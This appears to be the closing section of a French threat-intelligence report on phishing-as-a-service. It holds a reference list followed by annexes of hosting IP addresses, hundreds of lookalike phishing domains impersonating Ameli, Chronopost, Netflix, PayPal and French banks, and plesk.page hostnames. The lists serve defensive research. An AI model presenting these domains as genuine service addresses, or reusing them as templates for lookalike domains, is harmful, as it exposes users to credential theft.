1.5 Resecurity blog: EvilProxy Phishing-as-a-Service with MFA bypass emerged in dark web, Sep. 5, 2022. https://resecurity.com/blog/article/evilproxy-phishing-as-a-service-with-mfa-bypass-emerged-in-dark-web

1.6 McCabe A., Sedotto S., The fresh phish market: Behind the scenes of the caffeine phishing-as-aservice platform, Oct. 10, 2022. https://www.mandiant.com/resources/blog/caffeine-phishing-service-platform

1.7 GentSide, Alerte au phishing pour les titulaires de la carte vitale, April 1, 2011. https://www.maxisciences.com/phishing/alerte-au-phishing-pour-les-titulaires-de-la-carte-vitale_art13648.html

1.8 Cybermalveillance.gouv.fr, L'hameçonnage aux couleurs d'Ameli / Carte Vitale, Dec. 2, 2021. https://www.cybermalveillance.gouv.fr/tous-nos-contenus/actualites/hameconnage-assurance-maladie-ameli

1.9 Malwarebytes Labs Blog on plesk.page. https://www.malwarebytes.com/blog/detections/plesk-page

1.10 ProofPoint Daily ruleset update summary, May 31, 2022. https://www.proofpoint.com/us/daily-ruleset-update-summary-20220531

1.11 Vesinfiltro, Phishing attack targeting Instagram users, Feb. 3, 2021. https://vesinfiltro.com/noticias/2021-02-03/

1.12 Cherednychenko V., Threat Alert: phishing campaign targeting banks, Nov. 8, 2022. https://medium.com/about-developer-blog/threat-alert-phishing-campaign-targeting-banks-abc12c1ab808

1.13 CheckPoint, State-sponsored attack groups capitalise on Russia-Ukraine war for cyber espionage, March 31, 2022. https://research.checkpoint.com/2022/state-sponsored-attack-groups-capitalise-on-russia-ukraine-war-for-cyber-espionage/

1.14 Aaron G. & al., Interisle Consulting Group. Phishing Landscape 2022 – An annual study of the scope and distribution of phishing, 2022. https://interisle.net/PhishingLandscape2022.pdf

1.15 Interisle, op cit., p. 33.

1.16 SentinelOne blog: What is bulletproof hosting? https://www.sentinelone.com/cybersecurity-101/bulletproof-hosting/

1.17 Interisle, op cit., p. 20.

1.18 Panagiotis Kintis & al., Hiding in plain sight: a longitudinal study of combosquatting abuse, 2017. DOI: 10.1145/3133956.3134002.

1.19 Panagiotis Kintis & al., Hiding in plain sight: a longitudinal study of combosquatting abuse, 2017. DOI: 10.1145/3133956.3134002.

1.20 Merlo E. & al., Phishing kits source code similarity distribution: a case study, 2022 in 2022 IEEE International Conference on Software Analysis, Evolution and Reengineering (SANER). DOI: 10.1109/SANER5342.2022.00116

1.21 Invernizzi L. & al., Cloak of visibility: Detecting when machines browse a different web in 2016 IEEE Symposium on Security and Privacy. DOI: 10.1109/SP.2016.50 https://ieeexplore.ieee.org/document/7546533

1.22 Zhang P. & al., CrawlPhish: Large-scale analysis of client-side cloaking techniques in phishing, 2021 in 2021 IEEE Symposium on Security and Privacy. DOI:10.1109/SP40001.2021.00021 https://ieeexplore.ieee.org/document/9519414

1.23 Venturi A. & al., Classification of Web Phishing Kits for early detection by platform providers, 2022.

1.24 Zscaler, op. cit., p. 15-16.

1.25 Cyren Security Blog : 6 Phishing techniques driving phishing-as-a-service operations, Jul 1, 2019. https://www.cyren.com/blog/articles/evasive-phishing-driven-by-phishing-as-a-service

1.26 cited by WMC Global Threat Intelligence in Phishing Exfiltration on method: email, Nov. 13, 2020. https://www.wmcglobal.com/blog/phishing-exfiltration-method-email

1.27 Cybermalveillance.gouv.fr, L'hameçonnage aux couleurs des impôts, June 2, 2021. https://www.cybermalveillance.gouv.fr/tous-nos-contenus/actualites/hameconnage-impots 22

1.28 Cyren Security Blog: SendGrid & Mailchimp phishing attacks: How scammers leverage email delivery services to their advantage, Sept. 23, 2020. https://www.cyren.com/blog/articles/how-scammers-leverage-email-delivery-services-like-sendgrid-and-mailchimp-in-phishing-attacks

1.29 Ilascu I., Hacked SendGrid accounts used in phshing attacks to steal logins, March 4, 2021. https://www.bleepingcomputer.com/news/security/hacked-sendgrid-accounts-used-in-phishing-attacks-to-steal-logins/

1.30 CreativeMinds : Telegram Bot - Use Case - How to Create a Bot on Telegram That Sends Automatic SMS or Email Alerts https://creativeminds.helpscoutdocs.com/article/2830-telegram-bot-use-case-how-to-create-a-bot-on-telegram-that-sends-automatic-sms-or-email-alerts

1.31 Murphy H., Telegram emerges as new dark web for cyber criminals in Financial Time, Sept. 17, 2021. https://www.ft.com/content/cc3e3854-5f76-4422-a970-9010c3bc732b

1.32 vpnMentor blog, Cybercrime on Telegram: How Hackers Are Using the Messaging App to Share Data Leaks and Hacks, 2021. https://www.vpnmentor.com/blog/cybercrime-on-telegram/

1.33 Bleih A., Telegram: A cybercriminal hotspot – phishing tools and services in CyberSixGill News, Feb. 7, 2022. https://news.cybersixgill.com/telegram-a-cybercriminal-hotspot-phishing-tools-and-services/

1.34 cited by Murphy, 2021.

1.35 Isaac M., WhatsApp delays privacy changes amid user backlash in The New York Times, Jan. 15, 2021. https://www.nytimes.com/2021/01/15/technology/whatsapp-privacy-changes-delayed.html

1.36 Telegram Bot Platform. https://telegram.org/blog/bot-revolution ; Telegram Bot API https://core.telegram.org/bots/api

Annexes

A-1. Principaux AS et IPs associées

AS Name	AS Number	IPs
Partner Llc	210352	193.233.48.51, 193.233.48.37, 193.233.48.20, 193.233.48.73, 193.233.48.93, 193.233.48.17, 193.233.48.21, 194.87.218.110, 194.87.218.111, 193.233.48.16
Up-Network	203790	45.131.187.253, 212.193.12.32, 45.131.187.252, 171.22.147.226, 45.131.187.2, 171.22.147.214, 45.131.187.249, 45.131.187.4, 171.22.147.227, 45.131.187.248, 45.131.187.243, 171.22.147.213, 45.131.187.250
4B42 Ug	61218	45.148.116.57, 45.148.116.34, 45.148.116.10
It Resheniya Llc	49943	213.226.123.102, 5.42.199.112, 5.42.199.89, 213.226.123.224, 5.42.199.161, 5.42.199.100, 5.42.199.138, 213.226.123.104, 213.226.123.82, 176.100.42.211, 5.42.199.73, 5.42.199.88, 5.42.199.76, 213.226.123.241, 5.42.199.60, 213.226.123.14, 5.42.199.163, 5.42.199.130, 5.42.199.137, 5.42.199.158, 213.226.123.109, 213.226.123.103, 213.226.123.64, 91.213.50.112, 213.226.123.10, 5.42.199.36
Private Layer Inc	51852	179.43.155.169, 179.43.187.13, 179.43.142.59, 179.43.154.139, 179.43.182.111, 179.43.182.109, 179.43.142.239, 179.43.175.243, 179.43.142.130, 179.43.154.170, 179.43.182.188, 179.43.163.110, 179.43.187.10, 179.43.167.26, 179.43.142.160, 179.43.142.196, 179.43.187.3, 179.43.163.113, 179.43.187.4, 179.43.187.65, 179.43.175.174, 179.43.187.95, 179.43.162.53, 179.43.162.46, 179.43.142.14, 141.255.161.124, 179.43.155.141, 179.43.182.98, 179.43.156.163, 179.43.154.220, 179.43.187.202, 179.43.163.115, 81.17.18.197, 179.43.142.162, 179.43.154.172, 179.43.163.111, 179.43.142.139, 179.43.175.190, 179.43.154.205, 179.43.142.140, 179.43.142.2, 179.43.175.138, 179.43.187.97, 179.43.155.160, 179.43.175.136, 179.43.187.5, 179.43.142.151, 179.43.175.209, 179.43.142.155, 179.43.175.210, 179.43.142.13, 179.43.187.162, 179.43.142.18, 179.43.142.86, 179.43.187.155, 179.43.140.147, 179.43.142.202, 179.43.155.159, 179.43.154.161, 179.43.142.191, 179.43.156.162, 179.43.187.135, 179.43.155.134, 179.43.162.57, 179.43.175.182, 179.43.175.144, 179.43.154.145, 179.43.162.16, 179.43.182.157, 179.43.154.132, 179.43.142.200, 179.43.154.169, 179.43.187.75, 179.43.154.188, 179.43.142.31, 179.43.162.28, 179.43.142.87, 81.17.18.195, 81.17.29.148, 81.17.29.149
Alexhost Srl	200019	91.208.197.230, 37.221.65.13, 91.208.162.47, 176.123.2.232, 37.221.65.166, 176.123.1.35, 37.221.67.60, 37.221.67.83, 37.221.67.172, 176.123.2.43, 37.221.65.142, 37.221.65.36, 176.123.1.120, 193.233.202.90, 37.221.65.73, 37.221.67.189, 94.103.188.160, 37.221.67.223, 91.208.206.244, 193.233.203.139, 37.221.65.112, 45.86.86.185, 193.233.203.250, 37.221.67.138, 193.233.203.172, 37.221.67.59, 193.233.203.223, 85.239.33.43, 91.208.197.15, 193.233.202.55, 91.208.197.113, 176.123.1.176, 193.233.202.24, 213.232.235.8, 146.19.213.203, 193.233.202.165
Ovh Sas	16276	5.196.177.220, 178.33.137.60, 54.39.198.230, 188.165.84.111, 162.19.74.139, 151.80.25.48, 149.202.29.197, 51.77.212.179, 198.244.251.228, 146.59.209.152, 152.228.218.46, 188.165.174.157, 5.196.220.116, 193.70.21.84, 51.254.157.118, 213.32.105.158, 137.74.234.10, 213.32.41.75, 51.210.166.123, 51.210.19.130, 51.68.229.195, 193.70.21.56, 51.75.127.134, 51.75.126.83, 141.94.53.163, 145.239.37.162, 87.98.150.35, 51.91.10.243, 51.210.166.83, 137.74.233.195, 162.19.67.253, 213.32.105.239, 213.32.105.157, 137.74.148.92, 137.74.233.166, 164.132.188.176, 193.70.21.64, 137.74.90.75, 137.74.233.170, 162.19.33.96, 137.74.233.207, 193.70.21.69, 193.70.30.100, 188.165.174.151, 213.32.41.73, 51.254.157.115, 151.80.79.189, 193.70.21.57, 91.134.124.237, 188.165.174.149,

51.210.181.135, 178.33.70.39, 149.202.251.224, 46.105.138.198, 46.105.138.205, 193.70.50.27, 149.202.251.232, 149.202.54.93, 51.254.115.182, 137.74.233.169, 213.32.41.79, 213.32.39.235, 193.70.21.63, 213.32.39.234, 151.80.79.177, 213.32.97.165, 149.202.251.85, 54.39.245.130, 46.105.79.42, 141.94.31.22, 178.33.142.77, 142.44.163.162, 51.161.202.227, 51.38.180.111, 162.19.67.67, 51.75.123.6, 178.32.193.234, 141.95.214.179, 51.75.126.59, 51.68.230.105, 51.68.225.165, 91.134.182.183, 151.80.79.160, 193.70.21.68, 149.202.48.115, 193.70.21.58, 213.32.105.174, 51.38.37.235, 51.91.236.255, 178.32.114.0, 51.68.125.195, 176.31.83.55, 51.38.34.204, 51.255.49.35, 51.77.103.210, 178.32.190.185, 37.187.218.50, 91.134.151.73, 51.38.35.68, 137.74.232.240, 51.89.207.241, 137.74.235.159, 51.91.96.196, 213.186.33.5, 141.94.203.19, 141.94.31.149, 141.95.159.99, 149.202.251.68, 51.77.188.206, 5.196.119.10, 51.255.223.24, 51.210.134.88, 137.74.232.253, 149.202.251.234, 51.68.127.74, 51.254.157.112, 178.33.70.33, 151.80.79.168, 141.94.145.73, 37.187.39.97, 147.135.152.198, 151.80.217.46

A-2. Passive DNS sur les IPs les plus porteuses

45.148.116.57 (4B42 UG – AS61218)

3d-secure-sg.com, abo-netflix.com, abonnement-dlsney.com, abonnement-services.com, acceso-cuenta.com, accountverifsystem.com, actualisation-carte.com, actualisation-info-sante.com, amazon-info-account.com, ameii-renouvellement.com, ameii-vitale.com, ameli-assurances-cartes.com, ameli-caisse-assurance.com, ameli-carte-vital.info, ameli-cartevital.info, ameli-centre-document.info, ameli-contact.org, ameli-facturation.info, ameli-infosecu.com, ameli-prevention.info, ameli-procedure.com, ameli-support-sante.info, ameli-votre-carte-vitale-renouvellement.com, ameli.site, amelipro.xyz, amelis-assurance.com, amelisafe.com, ameliservice-gouv.com, annulation-cm.com, annulation-cmutuel.com, annulation-infos.com, anugak.com, app-ameli.com, app-secure3d.com, ass-vitale-sms.com, assurance-aide.com, assurance-client.info, assurance-info-cartevitale.com, assurance-maladiecartevitale.com, assurance-nouvellecarte-vitale.com, assurance-renouvellement.net, assurance-vitl.info, assurancecartevital.com, assurancemaladevitale.com, assurancemaladie.net, assurances-cpam.com, assurancesmalade.net, assuree-infoos.com, assurrenouv-ameli.com, auspstag-gefoigt.com, auth-postale.com, auth-vital-fr.com, be-formulaire-orange.com, bnp-espace-secure.com, bnp-moncompte.com, bouygues-facturation.com, bouygues-moncompte-a-jour.com, bouyguesmoncompte.com, caisse-assurance-maladie-ameli.info, carte-securite-sociale.com, cartesupport-sociale.com, cartevitale-livraison-ameli.info, cartevitalerenouvellements.com, certificat-airgouv.com, certificat-critair-co2.com, certificatair-info.com, certification-critair.com, checkout-facturation.com, chrono-colis.info, chrono-erreur.com, chrono-monsuivi.info, chronocolis.com, chronop-colis.com, chronopost-avis.com, chronopost-erreur.com, chronopost-express.com, chronopost-monsuivi.info, chronopost-notification.com, chronopost-services.com, chronopost-sms.com, chronopost-suivi-expedition.com, chronopost-suivit.com, chronopots-reception.com, cic-annulation.com, client-abonnements.com, clients-formm.com, clients-infoss.com, colis-chrono-sav.com, colis-chrono.com, colissimo-web.com, com-connexion.com, compte-amelifrance.com, compte-assurancemaladie.com, compteameli-france.com, connect-assumal.com, connexion-ammeli.com, connexion-netflixfr.com, cpam-compte.com, cpam-maladie-ameli.info, cpam-remboursement.info, cpam-vital-recouvrement.info, cpamgouv.com, cpamsante.com, cr-update.com, declaration-service.com, denialized.net, digital-activar.com, disneypluswalt.com, dlsney-abonnement.com, dlsney-lnformation.com, dlsney-reactivation.com, dsp-de-france.com, dsp2paypal.com, dsp2sgsecure.com, edf-clients.com, espace-amelifrance.com, espace-de-facturation.com, espace-de-paiement.com, espace-maladie-ameli.info, espace-vitale-ameli.info, espaceclient-abonnement.com, espaceclient-assurancesante.com, espaces-renouvel.com, espaceservice-client.com, espacevitale-infosante.com, expiration-ameli.com, factucvitale.com, facturation-carte-vitale.com, facturation-client.com, facture-netflix.com, facture-remboursement.com, formulaire-orange.com, france-banques.info, france-impots.info, france-sante-renouvellement.com, franceconnect-ameli.net, gefoigt-aupst.com, help-assistance-account.info, help-paypal.link, help12.net, identifiant-client.com, info-assuree.com, info-compte-amelie.com, info-form.net, info-fr.click, info-mon-orange-portail.com, info-securite-ameli-carte-vitale-portail.com, info-securite-compte-amazone-portail.com, info-snapchat.com, infonetflix.org, infoos-clients.com, information-debit.com, information-sante.org, information-vital.com, informations-assurancemaladie.com, informations-

renouvellement.com, informe-snte.com, infos-formulaire.com, infos-renouvellements.com, israel-post-secure.com, israelpostsecure.com, lapostesuivi.com, livraison-suivi-chronopost.com, ma-cartevitale-v3.com, ma-livraison-chronopost.com, macartevitalee.info, macartevitaleinfo.net, mescompte-acces.com, mijnidealplatform.com, mijnidealprocedure.com, mise-a-jour-monespace-personel.com, momcompte-ameli.com, mon-certificat-air.com, mon-espace-orange.com, mon-forfait-orange.com, mon-pass-securite.com, mon-renouvellement-client.com, mon-sfr.com, mon-supports-sante.com, moncompte-carte-vital.com, moncompte-verif.info, monespace-assistance.com, monespaceassur.com, monespaceclient-ameli.info, monrenouvellement-vitale.com, monsecurpass-bnpparisbas.com, monsuivi-chrono.com, net-secure-mobile.com, netfiix-aideclient.com, netfiix-dienst-ch.com, netfiix-renouveiiement-ciient.com, netfiixverif.com, netfixsupp0rt.net, netflerxsecure.com, netflix-acces-help.com, netflix-auth.com, netflix-authentification-support.com, netflix-compte-renouvellement.com, netflix-connexion.net, netflix-contact-client.com, netflix-facturation.info, netflix-inf-serv.com, netflix-reglement.com, netflixsecurite.com, netfllx-france.com, notification-chronopost.com, notification-renouvellement.com, nouvelle-carte-ameli.info, nouvelle-carte-vitale.info, nouvellecarte-vitale-maladie.com, ns1.aide-assurance-cartevitale.com, ns1.aide-assurancemaladie.com, ns1.ameli-prevention.info, ns1.assurance-client.info, ns1.assure-amelisms.info, ns1.assurecpam-ameli.info, ns1.authentification-client.xyz, ns1.authentification.info, ns1.certificat-crit.com, ns1.chrono-colis.info, ns1.chrono-monsuivi.info, ns1.chronopost-monsuivi.info, ns1.crit-certificat.com, ns1.formulaire-securite-sociale.com, ns1.formulaire-securitesocial.com, ns1.france-banques.info, ns1.france-impots.info, ns1.mescomptes-ameli.com, ns1.renouvellement-amelicarte.com, ns2.aide-assurance-cartevitale.com, ns2.aide-assurancemaladie.com, ns2.ameli-prevention.info, ns2.assurance-client.info, ns2.assure-amelisms.info, ns2.assurecpam-ameli.info, ns2.authentification-client.xyz, ns2.authentification.info, ns2.certificat-crit.com, ns2.chrono-colis.info, ns2.chrono-monsuivi.info, ns2.chronopost-monsuivi.info, ns2.crit-certificat.com, ns2.formulaire-securite-sociale.com, ns2.formulaire-securitesocial.com, ns2.france-banques.info, ns2.france-impots.info, ns2.mescomptes-ameli.com, ns2.renouvellement-amelicarte.com, ntx.center, orange-compte.com, paypal-account.info, paypal-assistance-help.com, post-israel294.com, ppl-authentification.com, protection-sfr.com, rappel-info.click, regularisation-netflix.com, remboursement-assure.app, renouv-cartevital.info, renouveler-carte-vitale.com, renouvellement-amazon.info, renouvellement-carte-ameli.info, renouvellement-espace-client.com, renouvellement-informations.com, renouvellement-sante.info, renouvellement-santes.com, renouvellement-services.com, renouvellements-assurance.com, renouvellements-assurances.com, renouvellements-carte-vitale.com, renouvellements-info.com, renouvellements-infos.com, renouvellements-sante.com, renouvellements-services.com, renouvellements-vitale.com, sa3k0.com, sante-ameli.net, sante-ameli.org, sante-carte-vitale.com, sante-cartevitale-info.com, sante-public.net, sante-renouvellements.com, sante-vitale-infosante.com, santeameli.info, santes-connect.com, santes-infos.com, santes-renouvellement.com, secure-alloc.info, secure-bnp.com, secure-macarte.com, secure-pay-french.com, secure-proximus.info, secure-vital.com, securisation-paypal.com, securite-banquedefrance-dsp2-portail.com, securite-netflix.com, securite-orange.com, securpass-societegenerale.com, secusocialecarte.com, service-crit-air.com, service-info-sante.com, service-netfiix-fr.com, servicenetflix.support, servicesrenouvellementsvitale.com, sfr-esim.net, sfr-forfait.com, sfr-protection.com, sim-e.info, suivi-dossier.info, suivi-livraison-chronopost.com, suivi-verif.info, suivie-chronopost.com, suivie-espace.com, support-ameiie.com, support-ameli-france.com, support-assistances.com, support-moncompte-netflix.com, support-myaccount.net, support-paypal-secur.com, supportassmaladie.com, supportauth-ameli.com, supportauth-netflix.com, supportnetfiix.com, tempotempo667.com, usagercarte-vitale.info, verif-carte.info, verif-netflix-ch.com, verification-orange.com, verificationcompte-cilent.info, vignette-aide.com, vital-cpam-recouvrement.info, vitale-ameli-dispo.com, vitale-assurances-support.com, vitalesrenouvellement.info, vosdroitsvitales.com, votre-carte-vitale-renouvellement-ameli.com, votre-colis.click, votre-compte.click, walletkeyfinder.xyz, xn--amelisantcarte-jkb.com, xn--gestionclientle-6mb.com, xn--oprateurfrance-ckb.com

213.226.123.102 (IT Resheniya Llc – AS49943)

abonnement-client-netflix.com, abonnement-et-facturation-annuel.com, abonnementclient-restreint.com, acces-mescompte.com, acceuil-ameli.com, acheminement-chronoposte.com, acheminement-colis-chronopost.com, acheminementcolis.com, aideservice-clients.info, alerte-ameli.info, amaz-security.com, amazon-infos-connexion.com, ameii-compte.com, ameli-acceuil.com, ameli-alerte.info, ameli-assist.info, ameli-assure-portail.com, ameli-assure.com, ameli-assurecmu.com, ameli-info-cpam.com, ameli-la-carte.org, ameli-renouv.org, ameli-sante-info.com, ameli-secucompteclient.com, ameli-service-direction.com, amelicartevitale2022.com, amelicartevitalesms.com, amelicovid.app, amelicpam.contact, amelicpam.info, amelicpam.org, amelie-assure.com, amelie-infom.com, ameliemacartevitale.com, ameliinfosante.com,

amelimaladie.info, amelisecur.com, amelisecure.info, aramex-uae.org, asiakasaiue-tiiaus.com, assurance-alerte.info, assurance-portail.info, assurancemaladieparis.com, banx0-clients.info, cartevitalerenouvel.com, centreamelie.com, centresante-vitale.com, certicate-air-gvvfr.com, certificat-gouv.com, chrono-alerte.com, chrono-livraison24.com, chrono-moncolis.com, chrono-notif.info, chrono-pickup.com, chronopost-instructions.com, chronopost-moncolis.com, chronopost-notif.info, chronopost-secure.info, chronopost-suiviscolis.com, chronopost-supports.com, chronoposte.org, chronopst-acheminement.com, chronopst-gestion.com, chronopst-suivi.com, client-mescomptes.info, clientcpam.com, clients-sfr.info, colischronopost.com, comfirme-netflix.com, compte-regularisation.com, compteameli.net, connexion-inhabituelle.com, cpam-ameli.services, cpam-cartevital.net, cpam-secu.com, cpamameli.net, crit-air-ma-vignette.com, critair-gouv.info, critaircertif.com, critairpourtous.com, dhl-shipments.com, dhl-tracking.com, disneyplus-aide.com, dittkonto.com, enrengistrementvignette.info, espace-ma-vitale.com, espace-verif.info, espace-verifclient.info, espaceameli-vitale.info, espaceamelivitale.com, espaceassure-maladie.com, expiration-carte-vitale.com, facturation-vitale-ameli.info, facturationproximus.info, facture-sfr.com, formulaire-ameli-sante.com, formulaire-c-vitale.info, formulaire-carte-vitale.net, formulaire-carte-vitale.org, formulaire-chrono.info, formulaire-chronopost.info, formulairecartevitale.org, frais-chronopost.com, france-chronopost.com, hshddbdddh762.xyz, info-c0mptes.info, info-carte-vital.info, infoameli.net, infoclient-paypal.com, infomacartevitale.com, infonetflx.com, information-chronopost.com, information-edf.com, information-netflx.com, informationetflx.com, lacpam-ameli.com, lacpam-ameli.info, ma-carte-vital-ameli.com, ma-vignette-crit-air.com, macarte-vital.net, malivraisonchronopost.com, mapage-verif.info, masanter.com, mavignettecritair.com, mescompte-connect.com, mescomptes-acces.com, mescomptes-annulation.info, mespages-verif.info, miseajouramelie.com, miseajourscomptnetlifx.com, mon-colis-chrono.com, mon-compte-ameii.com, mon-critair.com, mon-espace-priver-ameli.com, mon-espace-sfr.com, mon-suivicolis.com, moncolischronopost.com, moncompte-sante.info, moncompte-verif.com, mondossier-ameli.com, mondossier-ameli.org, monespace-compte.info, monespace-ecologique.info, monespace-envoi.com, monespace-secure.info, monespace-suivi.com, monespaceaide.com, monespaceameli.net, monformulair-chrono.com, monformulair-vitale.com, monserviceameli.com, monsuivi-colis.com, my-accountpaypal.com, my-proximus.com, myaccoumpt-netfiix.com, netfiix-client-fr.com, netfiix-ditkonto.com, netfiix-dittkonto.com, netfiixrenouvellement.com, netflix-facture.info, netflix-formule.info, netflix-reactivation.info, netflix-renouveiiement.com, netflix-renouvellement-de-compte.com, netflixconnexioncompte.com, netflixofficiel.com, netflixverified.com, nft-ballondor.com, ns1.chronopostsuivi.org, ns1.netflix-reactivation.info, ns1.renouvellementcpam.info, ns1.serviceameli.info, ns2.chronopostsuivi.org, ns2.netflix-reactivation.info, ns2.renouvellementcpam.info, ns2.serviceameli.info, officellesecur.com, paiement-secure-ameli.com, particularesonline.com, phar-macie-carte-vitale.info, pharmacie-inforenouv.info, portail-ameli.info, portail-assurance-maladie.info, portail-assurance.info, processcards.info, proximus-auth.com, rappel-ameli.com, rappelcolischrono.com, reactivation-compte-clients.com, recuperations-colis.com, regularisation-cartevitale.com, renouvassurance.com, renouvellement-accueil.com, renouvellement-ameli.contact, renouvellement-assurance-maladie.info, renouvellement-netflix.info, renouvellement-netflix.site, renouvellement-sante.net, renouvellementcard.com, renouvellementcartevitale.com, renouvellementcpam.info, rubrique-assumaladie.com, sante-assurancemaladie-renouvellement.info, sante-carte-vitale.info, sante-information.com, sante-macarte-vitale.com, sante-renouvellement.net, santeinfoameli.com, santemacartevitale.com, secours-vitale.com, secu-amelisante.com, secu-sociale.info, secure-ameli-info.com, secure-ameli-support.com, secure-dsp2.com, securite-caisse-epargne.com, security-amz.com, service-ameli-support.com, service-info-impot.com, service-maladie.net, service-recupcolis.com, service-recupcolis.info, service-renouvelement.com, service-rubrique-ameli.com, serviceameli.contact, serviceameli.info, servicepublicgouv.net, services-chrnopost.com, societegeneraleparticuliers.info, suivi-chrononopost.com, suivi-support.com, suivie-dossier.info, suivie-verif.info, suivre-colis-chronopost.com, support-aide.com, support-ameli-carte.com, support-ameli-secure.com, support-chrononopost.com, support-suivi.com, suspension-ameli.com, test-neo2023.com, total-abonnement.com, verif-cybersecure.com, verif-suivi.info, vignette-2022-regularisation.com, vitale-assurance.info, www.chronopost-secure.info, xn--amelisantcontact-jqb.com, xn--cartevitaleamli-nnb.com, xn--scurit-social-bhbf.com, xn--scuritsociale-bhbf.com, xn--service-amlie-khb.com, xn--servicesant-lbb.com, xn—sonespacesant-nhb.com

45.131.187.253 (Association Up-Network – AS 203790)

abonnement-canal.com, abonnement-france.com, actu-ameli.com, aide-ameli.org, aide-assuranceameli.com, aide-banque-france.com, aide-compte.net, amazon-eau.com, amazonauthentificatesecure.com, amazonfacturation.com, ameli-acces-client.com, ameli-accesclient.com, ameli-aides.info, ameli-carte-

vitale.org, ameli-client-vitale.info, ameli-compte-assurancemaladie.info, ameli-connect.info, ameli-cpam-carte.info, ameli-espace-sante.com, ameli-espace.net, ameli-fr.info, ameli-informationclient.com, ameli-informationsclients.com, ameli-secours.com, ameli-sms.info, ameli-verification.net, ameli-vitale-cpam.info, ameli-vitalev3.com, amelis-support.com, amelisecu.com, annulation-info.com, ants-contestation.com, assistance-ameli.org, assistance-clients.info, assistance-clientvital.com, assistance-login.com, assistance-moncomptenetflix.com, assistance-renouvellement-abo.com, assistancecartevitale.com, assistant-clientvital.com, asssurance-ameli.com, assucartevitale.com, assure-infoos.com, assuree-infoss.com, authassu-ameli.com, auths-collab.land, banxo-espaceperso.org, biturl.info, blockchain-org.net, caisse-epargne-secure.info, carte-vitale-ameli-renouvellement.com, carte-vitale-maj.com, carte-vitalev3.info, cartevital-assumaladie.com, cartevitale-ameli-renouvellement.com, cartevitale-sante-publique.info, cartevitaleameli.info, chrono-distri.com, chrono-distribution.com, client-ameli.net, clients-support.info, coinbase-org.com, colis-debloquage.com, colis-updates.com, comptenetflix.net, connect-snapchat.com, connexionsecurebnp.com, contact-assurance-maladie.com, cpam-assure.info, cpam-carte.com, cpam-vitale.info, cpamameli.com, cpamcartevitale.com, cttparticulares-pt.com, cttparticularespt.com, discreen.xyz, disneyplus-infos.com, distrib-chrono.com, distribution-chronopost.com, domaine-sante-verification.com, edf-client.com, espace-cpam-ameli.info, espace-sante-ameli.info, espace-vital-ameli.com, espaceameli-vitale.com, espacecartevitale.info, espacevitaleperso.com, eth-mining.mobi, financeinfo-secure.com, formulaire-verification-client.com, fr-infotransport.online, fr-labanquepostale.com, france-ameli.net, franceameli.com, fruitrouge.bio, gestion-help-vitale.com, helpcarteevitale.com, helping-amazon.com, identifiant-web.com, identifiants-connexion.com, identification-societegenerale.info, identification-votre-compte.info, il-post-incident.com, impaye2.info, impot-info-gouv.com, impotgouvcontact.net, info-free-fr.com, info-impotsgouv.com, info-proximus.com, infonet-flix.info, informationclient.org, informationfr13.info, informationsvitale-ameli.info, infoservice-colissimo.com, iogin-areapt.com, la-cartevitale.info, la-cpam.com, lacmu.com, laposte-verification-client.info, lbp-certl.codes, liens-ameli-cartevitale-fr.com, livraisoncolisbpost.com, login-user-netflix.com, mademandeameli-cpam.org, maladie-info.com, mes-colis-colissimo.com, mijnadvertentie.com, mise-a-jour12.info, mon-espaceameli.info, monespace-cartevitale.com, monespace-netfiix.com, monespacecartevitale.com, monespacesanteameli.com, monforfaitorange.com, monservice-ameli.com, netflix-client.info, netflix-espace-client.com, netflix-espace-client.org, netflix-facturation.net, netflix-renew.com, netflixcontact.com, netflxunlockaccount.com, netllix-facturation.com, netsecurefr.com, notifications-postale.com, ns1.ameli-expiration-carte.com, ns1.ameliecarte-vitale.com, ns1.carte-vitale-amli.info, ns1.clients-support.info, ns1.cpam-amelie.com, ns1.informations-macartevitale.com, ns1.mise-a-jour-france.com, ns1.publique-secu-vitale.com, ns1.renouv-cpam.info, ns1.votre-espace-ameli.com, ns2.ameli-expiration-carte.com, ns2.ameliecarte-vitale.com, ns2.carte-vitale-amli.info, ns2.clients-support.info, ns2.cpam-amelie.com, ns2.informations-macartevitale.com, ns2.mise-a-jour-france.com, ns2.publique-secu-vitale.com, ns2.renouv-cpam.info, ns2.votre-espace-ameli.com, ntflx-information.com, office-usps.com, orange-espace.net, p4yp4i.com, paiements-netflix.com, paypaldsp2.com, procedure-renouvellement-carte.com, regularisation-infos-sante.com, remboursement-ameli.com, remboursement-edf.info, remboursement-gouv.info, renouv-amelifr.info, renouv-assu.com, renouv-cartevitale-ameli.com, renouv-vitale1.info, renouv3.info, renouvellement-ameli.org, renouvellement-carte-vitale.org, renouvellement-fr.info, renouvellement20.info, renouvellementcarte.com, renouvellementvitale.com, secure-pass-desactive-caisse-epargne.info, service-client-boot.com, service-cybersecurite.website, service-public-gouv.com, service-public.net, service-reinitialisationfr.info, service-remboursementvital.com, sm-sfr.info, support-ameli-renouv.com, support-byg-telecom.com, support-en-ligne.net, support-netfliix.com, support-sante.org, thecoinforest.com, update-orange.com, usps-sheduled.com, verification-client-cpam.info, verification-client-poste.life, verification-france-connect.com, verification-operateur-client.com, verification-pay-client.com, verification-poste-france.info, verification-sante-vitale.com, verifications-amazon.com, verifications-ameli.com, verkoopsite-mp.com, vital-autenth.com, votre-nouvelle-carte.com, websecureparcel.com, whatsecservices.com, www.banxo-espaceperso.org, xn--assurance-sant-okb.info, xn--dclaration-impotgouv-b2b.com

A-3. Noms d'hôtes présents dans les enregistrements DNS

youthful-pasteur.69-25-112-88.plesk.page
vigorous-beaver.37-221-65-142.plesk.page
thirsty-noether.179-43-156-163.plesk.page
tender-euclid.213-226-123-102.plesk.page
stupefied-northcutt.179-43-163-110.plesk.page
sad-lichterman.109-206-243-137.plesk.page

peaceful-zhukovsky.190-97-165-118.plesk.page
nice-chatterjee.91-208-197-113.plesk.page
musing-hypatia.51-124-211-154.plesk.page
modest-dijkstra.79-133-56-248.plesk.page
laughing-carson.179-43-154-132.plesk.page
jovial-knuth.212-192-246-13.plesk.page
interesting-shtern.176-123-1-120.plesk.page
infallible-yalow.91-208-197-230.plesk.page
hopeful-nightingale.45-12-2-66.plesk.page
hardcore-galois.65-108-31-101.plesk.page
hardcore-colden.194-55-186-141.plesk.page
goofy-austin.85-217-222-119.plesk.page
gifted-maxwell.213-226-123-224.plesk.page
fervent-satoshi.85-239-33-43.plesk.page
fervent-kilby.37-221-67-60.plesk.page
epic-jepsen.62-210-130-173.plesk.page
elactic-matsumoto.176-162-233-30.plesk.page
determined-jemison.51-161-202-227.plesk.page
determined-banach.45-131-187-2.plesk.page
crazy-dijkstra.91-208-162-47.plesk.page
compassionate-aryabhata.45-81-5-127.plesk.page
